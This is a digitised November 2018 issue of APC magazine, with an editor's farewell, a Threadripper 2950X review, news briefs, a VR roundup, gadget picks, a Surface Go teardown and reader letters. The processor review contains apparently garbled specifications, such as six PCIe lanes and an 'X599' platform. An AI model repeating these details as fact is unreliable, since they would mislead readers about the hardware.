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# apc

Nov 2018  
Issue 460

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ARE THE GPU KING'S SPEEDY NEW CARDS WORTH THE COIN?




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- VDSL2 vectoring
- Bridging for VDSL2 and ADSL2+
- Object-oriented SPI Firewall
- IPv6 & IPv4
- Works with VigorACS 2 management system



i-LAN Technology Pty Ltd trading as DrayTek Aust & NZ

[www.i-lan.com.au](http://www.i-lan.com.au)

(02) 9838 8899

[sales@i-lan.com.au](mailto:sales@i-lan.com.au)

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# apc

Future Publishing Australia, PO Box 1077 Mount Street,  
North Sydney, NSW 2059  
Tel: (02) 9955 2677 Fax: (02) 9955 2688  
Email: [apcmag@futurenet.com](mailto:apcmag@futurenet.com)  
Web: [www.apcmag.com](http://www.apcmag.com)  
Subscription enquiries: Please call CRM: (02) 8227 6486

## Editorial

Editor-in-Chief: Dan Gardiner  
Senior Editor: Ben Mansill  
Senior Journalist: Shaun Prescott  
Senior Journalist: Paul Taylor  
Journalist: Joel Burgess  
Journalist: Harry Domanski  
Journalist: Stephen Lambrechts  
Journalist: Sharmishta Sarkar  
Creative Director: Troy Coleman  
Designer: Sharnee Swinnerton

## Contributors

Anthony Agius, Adam Banks, Jonni Bidwell, JR  
Bookwalter, Alex Cox, Ian Dransfield, Cat Ellis, Andrew  
E. Freedman, Matt Hanson, Phil Iwaniuk, Cliff Joseph,  
Jeremy Laird, Carrie Marshall, Rob Mead-Green,  
Nick Peers, Mark Pickavance, Bennett Ring, Mayank  
Sharma, Alan Stonebridge, Zak Storey, Tom Sykes, Chris  
Szweczyk, Jacob Terkelsen, Alexander Tolstoy, Philippa  
Warr, Mark Williams, Darren Yates

## Photography

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## Advertising

Group Advertising Manager: Cameron Ferris  
[cameron.ferris@futurenet.com](mailto:cameron.ferris@futurenet.com)

## Management

Managing Director: Neville Daniels  
Sales Director: Paul Marttila

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# Australia's top two tech mags are joining forces

APC editor Dan Gardiner explains the changes coming to the mag, and says farewell in his final editorial.



Realising that this issue of APC will be the last I ever edit is, frankly, a fairly bittersweet moment. APC is the mag that gave me my first full-time job out of university – I was originally employed as a features writer, but quickly worked my way into the heady word of product testing and benchmarking, and I still derive pleasure from it to this day. Although there were a few other stops on the way, finding my way back to APC and then eventually becoming its steward (a role which I've enjoyed for the last six-and-a-bit years) has been a huge privilege. Putting together a magazine every month is a challenge, but it's also immensely rewarding – and, in the case of APC, it also lets you spend a lot of time with supremely cool tech.

Of course, I wouldn't have been able to enjoy such a fabulous job without APC's fantastic readers, some of whom have stuck with us since APC was first published in May 1980 and accompanied us on our journey through every stage of the personal computing revolution. This column isn't intended to be a retrospective, and we hope to keep bringing you APC for many years to come – and I've no doubt that my replacement is up to the task.

From next month, Ben Mansill will be taking the reigns as editor of APC. Ben's an immensely talented editor

and longtime friend who's joining us from PC & Tech Authority magazine – Australia's other big PC-oriented publication. To co-incide with that (and in case you missed the big logo on the cover!) we're also proud to announce that PC&TA is now becoming a part of APC. The full details of this merger are still being finalised, but you'll find the first stage of that in this issue's new dedicated PC Builder section, which is where we'll be housing our monthly PC Building Masterclass alongside two PC&TA regulars (System News and Market Watch, which respectively look at an important topic if you're building a PC and round-up four pre-built PCs from Aussie vendors) and three 'blueprints' for building a computer for different needs and price points.

We'll also be bringing some of PC&TA's best writers on board APC, where their expertise will help us continue to publish the best tech mag in Australia.

I'd also like to welcome PC&TA readers who are making the transition to APC – and I have a favour to ask: if you were fond of particular sections and features in PC&TA, write to us and let us know which ones you'd like to see make the transition over to APC.

My thanks again to all our readers – it's been an absolute pleasure. ■

**DAN GARDINER**

EDITOR-IN-CHIEF

[dan.gardiner@futurenet.com](mailto:dan.gardiner@futurenet.com)



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# exclusive software

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



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# technotes

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## AMD Threadripper 2950X

The new king of high-end desktop

**A**h, Threadripper, where do we begin? That mad assemblage of cores, complex, intricately stitched together, was enough to revolutionize the high-end desktop segment last year, rattling Intel to its very bones. AMD truly was onto a winner with its Infinity Fabric, and it provided much-needed proof that multi-die packages are certainly the way forward.

So here we are with second-gen Threadripper 2, 12nm transistors, architectural adjustments, memory optimizations, and more importantly—a bigger product stack. The big question is: is it worth the upgrade? Let's get to that.

First up, there's the platform. Given the nature of how Threadripper operates, being essentially a non-off, out-of-the-box, consumer-grade variant of AMD's EPYC server chips, the majority of the I/O lies directly on the processor. There are six PCIe lanes tied

to the processor, meaning that apart from managing networking, USB and audio, the chip has very little to do. Because of that, we're still on the X599 platform: the only thing current owners need do is update the BIOS. For new owners, if the motherboard bus doesn't have a "Threadripper II" sticker on it, you'll have to flash the BIOS by hand. Fortunately, we've been told that most of the X599 boards will operate and flash the BIOS without having a processor installed at all. Simply download the BIOS file to a USB stick, plug it into the BIOS update slot, follow the manual's instructions, and bang, you're good to go.

The second thing you'll notice is the new product stack. Threadripper has now been split into two categories: the X series, aimed at enthusiasts, gamers, streamers, and amateur content creators; and the P series, aimed at more professional content creators, CAD/CAM

developers, and those who will benefit from more cores. What you're left with is essentially four brand new products: the 12-core 2920X (RRP TBC), the 16-core 2950X at \$1,369 (reviewed here), the 24-core 2970WX (RRP TBC) and the 32-core 2990WX at \$2,699. The difference between X and WX is mostly down to the number of dies incorporated into the chip, and how they access memory. In the X's case, there are two dies with access to two memory channels each. In the WX's case, there are four dies in total, but only two can access the memory directly; the other core complexes have to send their memory requests through the original two dies, which increases latency. Additionally, with four dies per chip, the Infinity Fabric only has a maximum bandwidth of 25GB/s.

But back to the original question: Is Threadripper worth it? Unfortunately, it's

in one of those "it depends" brackets. We'll let the benchmarks do the talking here, as there's a lot to cover. If you need more cores, the 2990WX and 2970WX are the place to be. For those already on the 16-core party, however, there's very little reason to pump up for the newer chip, as performance is well within a 5-10% margin. Memory latency has improved, power draw is comparable, and in-game performance slightly more consistent, but apart from that, the impressive nature of this processor is the same. Who has changed, however, is the price. At \$1,369 for a 16-core chip on a new more mature platform, that's damn tempting. — Zak Storey

### Verdict

Great value with good clock speed and better memory performance. Not huge increase in overall performance, though.

★★★★★



## Inside APC

Find out all about APC's editorial policies, test practices, how to read the benchmark results, and more.

APC is Australia's oldest consumer technology magazine – having been consistently in print for over 35 years, since our first issue way back in May 1980 – and we take that heritage and responsibility very seriously. While our focus is obviously on the personal computer – it's in our name, after all – the very definition of the PC has changed and shifted markedly since the early 1980s. As such, we touch on many other areas of tech, too, from smartphones and apps to peripherals, accessories, online services and beyond. We have two main goals: to track down the best of modern tech and also to help our readers make the most of it.

We're also an open church in terms of platforms. We know most people aren't wed to a single brand's products and use a variety of devices. And, like you, APC's journalists want to know what's good in tech – no matter what platform it resides on.

### INDEPENDENT REVIEWS

Championing technology doesn't mean we're unrelenting yes-men, however, and APC aims to be as objective as possible in all our coverage. That means identifying the best products from multiple perspectives – the best performance, best value and best features and, ideally, the products that offer the best mix of these three.

As a matter of policy, reviews published in APC are not shared with product-makers prior to print. We will contact vendors under certain conditions; for example, if we have a problem testing a product that seems to indicate it may be faulty, or to invite a vendor to clarify how a particular feature works. If an APC reviewer has any potential conflicts of interest involving a brand, the review will always be assigned to another writer.

### LABS TESTING

Despite being a small magazine with limited resources, APC still strives to conduct the most rigorous, objective scientific tests and benchmarks we can so as to make our reviews as unbiased as possible. We use a variety of tools and programs for this, including many freely available benchmark suites for assessing media encoding, general system performance, gaming and battery life.

In most cases, for the benchmark results published in APC, you can assume that higher is better. There are certain tests that deviate from this rule where the opposite is true; in those cases, we've flagged the results with a note explaining as such.

We use both tables and graphs for displaying results; the latter are our preference due to their ease-of-readability, but tables are more compact, so we use these in cases where thoroughness is preferred.



## Amazon complacent over Australian price gouging

### OVERSEAS BLOCK ALLOWS SELLERS TO RUN THE SHOW.

With Aussie shoppers now blocked from making purchases on Amazon's overseas marketplaces — thanks to new GST rules passed in July — some third-party sellers have taken advantage of the blockade to sell selected products at hiked-up prices. An investigation by Fairfax Media has revealed that although Amazon introduced a global Marketplace Fair Pricing Policy this year, it doesn't clearly define price gouging, leaving a loophole for sellers. Amazon Australia, however, says that it is currently "focused on growing our offering" rather than cracking down on the practice. SS

## The creator of Linux is taking a break for bad behaviour

### LINUS TORVALDS WANTS TO STOP BEING A JERK.

Linus Torvalds, the creator of Linux (and still very much involved in its development), has announced that he's taking a break from work to, well, work on his "unprofessional" behaviour. The news was part of the latest Linux release announcement, which Torvalds himself pens. These announcements are usually brutally honest about the frustration of working with developers, who have accused him of a "lifetime of not understanding emotions". However, he's apparently only taking a "I'm burnt out, I need to just go away" break, and will be back shortly. SS

## Leaked NSA spy tool used by hackers to mine illicit Bitcoin

### IS YOUR CPU INEXPLICABLY RUNNING AT 100%?

Last year's infamous WannaCry hack was powered by technology leaked from the American NSA spy agency. Now, it's being put to use by cybercriminals again, this time to mine cryptocurrency — potentially using your Windows PC to do it. If you've updated to Microsoft's March 2017 patch you should be safe, but if not, your PC could potentially be mining away making someone overseas a lot of money. BM



## ACCC warns Aussie telcos not to mislead customers with "unlimited" data plans

The sky is not the limit; 1.5Mbps is.

**T**he latest trend among Australian telcos has been to offer "unlimited" data mobile plans, but it's a move that's now led Australian Competition and Consumer Commission (ACCC) chairman Rod Sims to officially warn the companies not to mislead customers with the terminology. The issue that the Commission found with plans from Optus, Vodafone and Telstra is that their respective "unlimited" plans did, indeed, pose some limits on customers. The plan from Optus restricted speeds to 1.5Mbps when tethering, streaming and downloading (in other words, pretty much everything except for light browsing), while Telstra and Vodafone both imposed the same throttled 1.5Mbps download rate once the user had surpassed a data allowance (...or data 'limit', you could say). While all of this was indeed explained by the telcos in some of their finest print, these qualifications were "not sufficiently prominent or clear to explain to consumers the existence and impacts of the limitations", according to the ACCC. If telecommunications companies aren't transparent with their advertising in the future, the ACCC says it will invoke "court action from the regulator", promising to "seek the highest possible penalties". Harry Domanski

## Facebook is looking to get itself a human rights policy director

### ONLY THE BRAVE NEED APPLY.

A Tweet from Facebook's product manager, Sara Su, has announced that the company is looking to hire a director of human rights policy. According to the Tweet, the potential employee is expected to "drive investigations into abusers on our platform, coordinate the company-wide effort on conflict prevention & peace-building, and advise product teams on making Facebook a positive force for human rights".

The move to hire someone in this capacity is likely in response to the widespread negative press the company received when it took more than 12 months to respond after the platform was used to fuel genocide in Myanmar. The requirements for the role include experience "working in developing nations and with governments and civil society organisations around the world".

While it isn't necessarily a grand public statement, Facebook's hiring of this position indicates that it's at least acknowledging that its misuse problems extend beyond fake news and local politics. Harry Domanski





## Nations in Five Eyes intelligence alliance want access to all your encrypted communications data

US, UK, Canada and NZ join call, as Australia rushes to pass anti-encryption legislation.

**F**ollowing a meeting in Australia, the Five Eyes nations – UK, US, Canada, Australia and New Zealand – told the tech industry to aid spy agencies by creating legal ways for them to access encrypted communications, while warning that governments can always create new legislation if they fail to do so. And Australia has done just that, rapidly passing the Assistance and Access Bill 2018 in mid-September – legislation which was still only a draft in August, and had just a week of public consultation. The bill gives law enforcement agencies the power to ask tech companies to provide access to encrypted messages, either voluntarily or under a court order.

Critics and privacy advocates have warned that to gain access to end-to-end encrypted platforms, tech companies may need to build backdoors into their systems, which in turn could open the doors to hacking by groups and organisations with nefarious aims. The Australian government, however, disagrees. While stating that it does not wish weaknesses to be built into current encrypted systems, the government has not explained how tech companies can comply with the new laws without doing so. Experts warn that the bill could fragment the internet, where laws like Europe's GDPR could clash with Australian regulations, leading to providers stopping services Down Under. **Sharmishta Sarkar**

## Internet billionaire Jack Ma steps down – and knifes Trump in the back on the way out

HE IS TRULY ENDLESSLY ENTERTAINING.

Chinese online mega-merchant Alibaba's eccentric billionaire founder Jack Ma has announced his retirement, and is planning on a lifetime of philanthropic endeavours. And, we hope, more entertaining stage and screen productions starring himself.

Now, Ma has announced he is reneging on an earlier promise made to Donald Trump to help create a million US jobs. "The promise was made on the premise of friendly US-China partnership and rational trade relations, that premise no longer exists today, so our promise cannot be fulfilled," Ma said. **Ben Mansill**



## P20 Pro among Huawei handsets caught cheating in benchmark tests

**HUAWEI TO HELL FOR FLAGSHIPS' GRAPHICS SCORES.**

Huawei's P20 Android handset was found to be fudging its numbers in graphics benchmarking app 3DMark, leading to its results being delisted from the official site, along with Huawei's P20 Pro, Nova 3, and Honor Play handsets. UL Benchmarks – the company responsible for 3DMark, PCMark and VRMark – found that Huawei had incorporated a hidden performance mode into its handsets, which only activated when the devices recognized the 3DMark app being run. **HD**

## EU targets tech giants with tough new anti-terror content rules

**COMPANIES WILL HAVE JUST ONE HOUR TO REMOVE OFFENDING ITEMS.**

Although Google, Twitter and Facebook have allegedly been trying to curb the spread of radical sentiments on their social platforms, the European Union isn't satisfied. The EU is proposing a new law that will force all technology companies – large or small – to identify and delete terror propaganda, with failure to comply leading to hefty fines. Companies will have an hour to remove offensive content, with the new law essentially making them more responsible for the material on their sites. **SS**

## NBN build is on track, claims NBN Co

**DESPITE DELAYS IN FTTC AND HFC ROLLOUT.**

The national broadband network rollout is on track for completion by June 2020, NBN Co has revealed. By then, the company says, 11.6 million premises will be connected to the network. This promise comes despite the fact that NBN Co fell short of its FY2018 user forecast by 600,000 (at 8.1M vs an anticipated 8.7M), thanks to the pause on the HFC rollout and the failure to complete more than half its FTTC target. **SS**



# numbercrunch

» HARRY DOMANSKI LOOKS AT THE NUMBERS DRIVING THE BIG TECH NEWS

# US\$22 billion

## SAMSUNG PLANS TO SPEND BIG ON AI, AUTO TECH AND 5G BY 2020


While Samsung is famous for being the world's number one manufacturer for smartphones and TVs, the company's recent announcement will see it spending big on expanding its domain into future tech. Up until and throughout 2020, Samsung has announced that it intends to spend US\$22 billion on its artificial intelligence, automotive technology, and 5G cellular network tech. Given these investments, it's likely we'll see benefits across Samsung's different divisions, just as we've seen the company's display panel manufacturing lending a big hand to its smartphone team.



# 8000

## NUMBER OF REMOTE ACCESS SCAM REPORTS THE ACCC HAS RECEIVED IN 2018 SO FAR

Australians have lost at least \$4.4 million to remote access scammers so far this year, according to the 8,000 or so reports submitted to the ACCC's Scamwatch website. Considering these only account for those scams that have been dutifully reported, we can only assume the damage is indeed much worse. The bitter irony is that, according to the ACCC, most of these scammers are posing as individuals aiming to track down scammers themselves, at which point they gain access to a user's computer and, thus, their internet banking details.



# 71.6 PETABYTES

## NSW TELSTRA BROADBAND CUSTOMERS DOWNLOADED THE MOST OUT OF ANY STATE IN JULY 2018

New data from Telstra has revealed some particularly interesting stats on how its customers use broadband services. The state of NSW downloaded 71.6 Petabytes in July alone, accounting for 30% of the nation's total data usage. As a national trend, the amount of data usage on fixed broadband connections has risen 40% year-on-year, following a similar trend that's seen Aussies steadily grow more data-hungry over the last five years.

# 16.8 MILLION

## COMMBANK CUSTOMERS ARE INCREASINGLY PAYING WITH THEIR PHONE RATHER THAN THEIR CARD

While the transition from cash to card aggressively continues in current Australian society, the new trend of digital wallets looks to take top spot. The Commonwealth Bank has revealed that the number of customers that used their phones to pay at the checkout grew 35% in the first six months of 2018, totalling 16.8 million transactions via the bank's CommBank app.

# 85%

## TARGETED EMAIL FRAUD ATTACKS PER COMPANY HAVE RISEN SIGNIFICANTLY SINCE LAST YEAR

According to the latest report from security firm Proofpoint, the overall number of targeted email fraud attacks per company has risen 25% in the last quarter, and 85% since last year, to a new average of 35 attacks per company. It also found that 60% of the attacks were directed at people who held positions in lower management or were individual contributors to the company with 60% of all targeted attacks aimed at these employees. ■



# tech**brief**

» SHARMISHTA SARKAR TAKES A DEEPER LOOK AT A TRENDING NEWS TOPICS

## Is VR really dying?

With hardware still uncomfortable and expensive, can manufacturers and optimists prove the naysayers wrong?



**B**ack in June, Microsoft announced that it was moving away from development of any new virtual reality or mixed reality headsets for the Xbox to concentrate on PC platforms. The reason the tech giant cited at the time was that the technology wasn't quite there yet, sparking rumours that VR was dying. In addition to that, there's the price tag on the mainstream headsets, plus the lack of game development in the sector, and it's hard to convince naysayers that virtual reality is here to stay. However, VR companies are doing their best to make VR more accessible to the first-time user. Facebook-owned Oculus has begun donating Rift and Go headsets to museums and schools, while developments in 'consumer VR', driven by the mobile sector, are making it easier for more people to experience VR.



### HTC disagrees that VR is dying – claims it has a bright future

**There's no evidence to support that claim though.**

According to numbers obtained by data startup Thinknum, VR headset sales have declined, yet HTC claims that virtual reality isn't dying. In a blog post ([tinyurl.com/tla83-VR](http://tinyurl.com/tla83-VR)) published by HTC, the company said that sales numbers dropped off as the Vive had sold out and that VR is "just getting started". "For a consumer electronic product in its third calendar year," read the post, "this continued trajectory is nearly unheard of." HTC promised that it's "ramping up production of the original Vive and units will continue to roll out online and retail".

### Magic Leap One AR headset finally goes on sale – to developers

**Exclusive for all the wrong reasons.**

It's not traditional VR, but the practically mythic Magic Leap One augmented reality (AR) headset is now available for developers to purchase. It costs a hefty US\$2,295 and (for now) can only be had in select US regions. Everything about the Magic Leap One is exclusive. You can't even buy one of these things without a professional coming to your location to set it up for you. You even need specially-made, prescription pop-in lenses if you use glasses, and even that may not be enough. If your prescription is too strong the only solution to getting this on your face is contact lenses.

### New Samsung VR headset for Windows revealed

**Samsung raises its head.**

As far as Windows Mixed Reality headsets go, Samsung's HMD Odyssey was considered one of the better VR devices of its kind when it launched in November 2017, though sadly the company chose not to release it in Australia. However, Samsung has filed the next generation of headsets — called the Samsung Odyssey Plus — with the Federal Communications Commission (FCC). According to the documentation, the headset will sport the same 110° field of view and 1440 × 1600 resolution (per eye) as its predecessor, but will feature refinements like a "wider eye box, wider part of nose" and "anti-fog" to make it more comfortable.

### VR can't be dying if Sony's sold three million PSVR units

**Not to mention the sale of 22 million games and experiences as well.**

Where HTC and Oculus typically remain mum on sales numbers, Sony is known to brag about how many units of its PlayStation VR headset it has sold. By the end of July, the Japanese company had sold three million headsets — along with 21.9 million games and experiences — clearly indicating its popularity hasn't declined since its 2016 launch. One reason for its popularity could be that it works with a comparatively affordable PS4 console, and doesn't need a beefy PC rig like the Vive or Rift require. Another reason is the amount of content available on the platform, with 340 high-quality games and experiences exclusive to the PSVR, with more on the way.





# gadgets

» GEAR WE WANT

## MAVIC 2 PRO AND MAVIC 2 ZOOM

Two bird's-eye views, one drone.

**PRO \$2,299, ZOOM \$1,999 | [STORE.DJI.COM](http://STORE.DJI.COM)**

DJI flew in under the radar with a pair of high-end consumer drones this year, to give loyal air cinematographers a choice of unique capabilities. The Mavic 2 Pro features a Hasselblad camera with adjustable aperture (f/2.8-f/11) that gives it unparalleled depth of field and a 20-megapixel sensor for 10-bit HDR colour support and superior lighting. Its wingman on the other hand, the Mavic 2 Zoom, is the first foldable drone to offer optical zoom, alongside a speedy autofocus, and 12-megapixel photos that can be automatically stitched together to create a detailed 48-megapixel image. Both naturally shoot in 4K (at 100Mbps) and feature new 360° obstacle avoidance. **JB**



## FITBIT CHARGE 3

An electric fitness wearable gets supercharged.

**\$229.95 | [WWW.FITBIT.COM/AU](http://WWW.FITBIT.COM/AU)**

Fitbit's Charge 2 has long been our favourite fitness tracker in the sub-smartwatch category for its broad feature set and competitive price — but Fitbit has amped it up with a new Charge 3. The key upgrades include proper (SATM) waterproofing so you can track swimming activities, the female health tracking features pioneered on the Versa, NFC payment and a 40% larger and brighter Gorilla Glass 3 display. These added features compliment a number of Charge 2 strong points that have returned, including seven day battery life, connected GPS, and the advanced PurePulse heart rate tracking. The Charge 3 package even comes in at \$30 less than its predecessor, at launch. **JB**

## SONY WH-1000XM3

Three time's a charm.

**\$499 | [WWW.SONY.COM.AU](http://WWW.SONY.COM.AU)**

Sony's WH-1000 over-ear noise cancelling lineup has used adaptive noise cancelling, convenient touch controls and good quality sound to take the title as the best value, high-quality noise cancelling cans for consumers over the last couple of years. Sony's latest update, the WH-1000XM3, has managed to push the boundaries of noise cancelling even further with claims of an updated QN1 HD Noise Cancelling Processor that quadruples the performance of its predecessor to cancel out complex noises, like voices or busy streets. Add to this LDAC high-bitrate audio Bluetooth compatibility, atmospheric ANC adjustments and up to 30 hours of battery life, and the WH-1000XM3s have a lot going for them. **JB**







### SAMSUNG GALAXY TAB S4

Is this Galaxy Tab a star?

FROM \$969 | [WWW.SAMSUNG.COM/AU](http://WWW.SAMSUNG.COM/AU)

Apple and Samsung seem to be constantly trying to outdo each other, and the Tab S4 is Samsung's attempt at stealing the 10.5-inch iPad Pro's thunder. As well as being the same size, it packs features that might cause Apple a few sleepless nights. The inclusion of Samsung's own DeX software – the first time the South Korean giant has added it to a tablet – gives users the option to work on a desktop-like interface, complete with a tab bar, window-swapping functionality and gestures like drag and drop. As for downtime, the Tab S4's almost bezel-less AMOLED display brings movies, games and TV shows to life. **APC TEAM**

### NIKON COOLPIX P1000

Stay cool when close to the action

\$1,599 | [WWW.NIKON.COM.AU](http://WWW.NIKON.COM.AU)

The latest snapper in Nikon's long-running CoolPix range is a wonder of science: it boasts the world's longest optical zoom (125x, with a focal-length range of 24-3000mm) for this size camera – and yet, at 1.4kg, it's a fraction of the weight of your average chunky DSLR. Nikon's proprietary vibration reduction tech will help you capture eye-popping detail even when your hand is shaking. And that telephoto lens can be called into action while filming glorious 4K video, too, so you can shoot Blue Planet-style close-ups of sea anemones from the safety of the shore to your heart's content. Whether you're a wildlife snapper or a super-spy, that mega-zoom will make a big difference to your work. **JB**



### LEAP MOTION

Put the future of VR in your hands.

US\$80 | [WWW.LEAPMOTION.COM](http://WWW.LEAPMOTION.COM)

Leap Motion has created a camera-powered hand tracking system that replaces traditional controllers by allowing you to use your hands in VR. The fast hand-tracking technology, lets users enjoy multiple experiences and games without the restrictions of a handheld controller. It's available as a stand-alone sensor or an attachable feature to a VR headset, such as the HTC Vive or Oculus Rift. There are currently only five VR interactive experiences, including an anti-gravity game called Weightless, Cat Explorer (an educational tool for studying feline anatomy), and Blocks where you pinch, drag and drop to create shapes to build with or just fire them off into the abyss. **JB ■**





# how it's done



## Microsoft Surface Go

We discover a potentially backwards step in cooling design.

**M**icrosoft just revealed a 2-in-1 for those on the move—those wanting a Surface with a little less pro, and a little more go. This Surface might have a lot going for it, but there's only one thing we care about: Can you service it on the go, or will it be stopped in its tracks by tired batteries and shattered screens? Only one way to find out—ready, set, teardown!

### MAJOR TECH SPECS

- 10-inch IPS 1800x1200 (217 ppi) multi-touch display
- Dual-core 1.6GHz Intel Pentium Gold 4415Y processor with integrated Intel HD Graphics 615
- 4GB RAM (8GB optional)
- 64GB eMMC storage (128GB NVMe SSD optional), additional storage via microSDXC
- 8MP primary camera with 1080p video; 1080p selfie camera
- Windows 10 in S mode

### KEY FINDINGS

- Compared to the Pro, the Go looks to have smoother curves, rounder edges, and a vaguely more iPad-y aesthetic. The Surface Go doesn't follow the fewer ports trend: This

tablet packs a USB-C port, headphone jack, a couple proprietary connectors, and an SD card reader.

- If we've learned one thing after five years of Surfacing, it's how to open these things: Our well-used iOpener brings the heat, then a suction handle and opening picks attack the ample adhesive. Once the display's off, we're pleased to see that Microsoft allowed it a fairly long leash, making it easier to disconnect the display without damaging the cable.
- To our great surprise, the Surface Go has an immediately disconnectable battery. With no need to fully remove the motherboard, repairability is looking up. Or is it? Removing the battery is just like the bad old days—two giant pads of adhesive put up a staunch fight. The battery in the Go is a lot smaller, at 26.12Wh, than any of its pro-level predecessors—even the similarly sized iPad 6 packs a 32.9Wh unit.
- Turning our attention to the Wi-Fi antennas, we expect to find them mangled after the hack-and-slash display separation. Having the display glass glued over the top of Wi-Fi antennas has wreaked havoc on many a Surface Pro repair attempt. These antennas are

miraculously unscathed, though.

- Our journey beneath the Surface doesn't get any easier as we move on to the motherboard. There's no glue here, but we're forced to excavate through seemingly endless layers of tape, shields, and hidden screws in order to unearth the board.
- All that silicon, yet this Go is fan-less and heatpipe-less. A thin copper shield and some thermal paste have to do the heatsinking for this would-be PC. It's certainly a radical departure from the thick copper tentacles we found on the fifth-gen Pro. Hopefully, it's enough for the Go's power-sipping, non-Turbo'd processor.
- Repairability score: 1 out of 10 (10 is easiest to repair). The smaller form factor seems to make the glass easier to remove without breaking, but it's still terrifyingly hard. If this is expected to replace a PC, the lack of upgradability will severely limit its lifespan. The lack of modularity, especially on high-wear ports, makes repairs expensive. Adhesive holds many components in place, including the display and battery. Replacement of any part requires removal of the display assembly, an easy (and expensive) part to damage. ■



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
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# epinions



"When I attempted to use Tor browser, the Westpac system, after presuming that the log-on was an overseas 'hack', denied further access until I had re-set my password through the call centre and explained my actions."

## THE BEST WEB BROWSER FOR BANKING

In last month's privacy feature, Nathan Taylor recommends the Epic Privacy Browser for banking (see APC 459, page 48).

My experience with Tor browser and Westpac suggests otherwise and it probably applies to Epic's Encryptic Proxy setting too, although I have not tried it. I do like the browser, though, and have set it as default already – but not for banking with that EEP setting turned on.

When I attempted to use Tor browser, the Westpac system, after presuming that the log-on was an overseas 'hack', denied further access until I had re-set my password through the call centre and explained my actions. My guess is that because Epic's Encrypted Proxy gives the appearance of coming from an overseas server, most Australian bank systems will

also make the same assumptions and deny further access. I am not disposed to testing it out though!  
**Chris Fowler**

**Ed replies:** Thanks for the feedback Chris. Following your email, we've actually done a little testing with Epic Privacy Browser and Aussie banking websites and have, so far, not hit any obstacles in using them – the ones we tried did not ask for any additional security steps during the login process.

While your own mileage may of course vary (we should note that we weren't able to test with all of the 'big five' Aussie banks, so we can't verify that they all work without a hitch), Epic Privacy Browser does seem safe to use for online banking within Australia – and, therefore, anything else that you think requires high security.

## GOODBYE MICROSOFT OFFICE?

Recently my organisation made the switch from Microsoft Office to Google for everything. I must say that while initially concerned, my fears have been put to rest. Previously, I'd pigeonholed Google Docs and Sheets as simpler, less capable versions of Word and Excel. I was pleasantly reassured to discover that each of those apps offer depth belying initial impressions. I'm hardly a power-user, but there's not a thing Office offers that I don't have with Google. I've taken quite a shine, too, to Gmail – in particular its spectacular convenience when using it on my smartphone when I'm out on the road.

I can't help but wonder how long Microsoft can keep making money from Office. I was disappointed when they switched to having an annual subscription instead of buying it outright – a last gasp from the desperate, perhaps?

**Ron Stanton ■**

APCMAG@FUTURENET.COM

